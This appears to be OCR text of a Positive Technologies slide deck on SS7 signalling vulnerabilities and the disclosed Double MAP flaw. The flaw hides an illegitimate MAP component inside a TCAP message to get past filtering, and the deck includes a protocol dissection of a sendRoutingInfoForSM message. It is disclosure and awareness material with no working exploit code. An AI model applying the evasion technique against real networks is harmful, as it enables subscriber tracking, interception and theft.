:: Positive Technologies

Hidden Agendas: bypassing GSMA recommendations on SS7 networks

Kirill Puzankov

Ongoing security research

Responsible disclosure – responsible attitude

2014

Signaling System 7 (SS7) security report

2014

Vulnerabilities of mobile Internet (GPRS)

2016

Primary security threats to SS7 cellular networks

2017

Next-generation networks, next-level cybersecurity problems (Diameter vulnerabilities)

2017


Threats to packet core security of 4G network


2018

SS7 Vulnerabilities and Attack Exposure Report

2018

Diameter Vulnerabilities Exposure Report






History, facts & figures

History of signaling security

The state of signaling security
has not changed for almost 40 years.

Innovations of **TODAY**
rely on **OBSOLETE** technologies
from **YESTERDAY**

Although 4G networks use another signaling protocol (Diameter), they still need to interface with previous-generation mobile networks for converting incoming SS7 messages into equivalent Diameter ones.



Trusted ecosystem
1980

SS7 network developed. Trusted environment for fixed-line operators only. No security mechanisms in the protocol stack.

No security
2000

SIGTRAN (SS7 over IP) introduced. Number of operators grows. Security is still missing.


Massive growth

Growing number of SS7 interconnections, increasing amount of SS7 traffic. No security policies or restrictions.

Not trusted anymore
2019

Huge number of MNOs, MVNOs, and VAS providers. SS7 widely used, Diameter added and spreading. Still not enough security!

::Now what can a hacker do?



Track your **location**

Easily

Intercept your **data, calls and SMS** messages

From anywhere

Take control of your **digital identity**

Different Protocols

Same Threats

SS7

GTP

Diameter

Steal your **money**


Any mobile operator

Get access to your **email and social media**

No special skills needed

Perform **massive denial of service** attacks

Are these threats real?



All That's Needed To Hack Gmail And Rob Bitcoin: A Name And A Phone Number

Thomas Fox-Brewster, FORBES STAFF
I cover crime, privacy and security in digital and physical forms. FULL BIO

There are plenty of ways to steal bitcoin, but SS7 attacks can be prevented if telecoms companies

Bank Account Hackers Used SS7 to Intercept Security Codes

Well-Known Signaling System 7 Protocol Flaws Exploited in Germany

Mathew J. Schwartz (euroinfosec) · May 5, 2017 · 0 Comments

Twitter Facebook LinkedIn Credit Eligible

Technology Intelligence

Metro Bank hit by cyber attack used to empty customer accounts

share Save 2

Metro Bank was among companies affected by a telecoms flaw exploited by hackers CREDIT: REUTERS

Our worldwide research statistic based on 70+ telecom security audits:

ALL
LTE networks are vulnerable to denial of service attacks

75%
of mobile networks put subscribers at risk of geotracking


53%
of call tapping attempts on 3G networks succeed

4,000+
attacks hit a mobile network operator per day

67%
of networks fail to prevent bypass of SS7 protections

9 out of 10
of SMS messages can be intercepted


Most dangerous layers in SS7 structure



Double MAP Vulnerability

We found the vulnerability in the mid 2018.

During the year, we tested it on different telecom equipment and security tools.



Positive Technologies: Double MAP CVD-2018-0015 (Dec 2018).

https://infocentre2.gsma.com/gp/wg/FSG/CVD/CVD%20Repository1/CVD-2018-0015%20-%20UNDER%20REVIEW/CVD-2018-0015%20Submission%20Form_PT_Double_MAP.pdf

Double MAP vulnerability idea

Hide an illegitimate MAP component after another one that looks legal is encapsulated in the same TCAP message.


There is one big problem — Application Context Name.

The Application Context Name is defined only once in a TCAP message.

The Application Context Name value should accord with one particular OpCode.

- The first component is implemented, the second one is ignored.
- Terminating equipment rejects the TCAP message.

Nuances exist



TCAP structure


TCAP—Transaction Capabilities Application Part

TCAP Message Type—mandatory

Transaction IDs—mandatory

Dialogue Portion—optional

Component Portion—optional



```
Protocol   Info
GSM MAP    invoke sendRoutingInfoForSM
GSM MAP    returnResultLast sendRoutingInfoForSM

▷ MTP 3 User Adaptation Layer
▷ Signalling Connection Control Part
◢ Transaction Capabilities Application Part
  ◢ begin
      [Transaction Id: 801201]
    ▷ Source Transaction ID

    ▷ components: 1 item
◢ GSM Mobile Application
  ◢ Component: invoke (1)
    ◢ invoke
        invokeID: 1
      ◢ opCode: localValue (0)
          localValue: sendRoutingInfoForSM (45)
      ▷ msisdn: [redacted]41f2
        sm-RP-PRI: True
      ▷ serviceCentreAddress: [redacted]95f9
```

Basic nodes and IDs

MSISDN — Mobile Subscriber Integrated Services Digital Number

GT — Global Title, address of a core node element

IMSI — International Mobile Subscriber Identity

STP — Signaling Transfer Point

HLR — Home Location Register

MSC/VLR — Mobile Switching Center and Visited Location Register

SMS-C — SMS Centre

IMSI

An **IMSI** identifier, by itself, is not valuable to an intruder

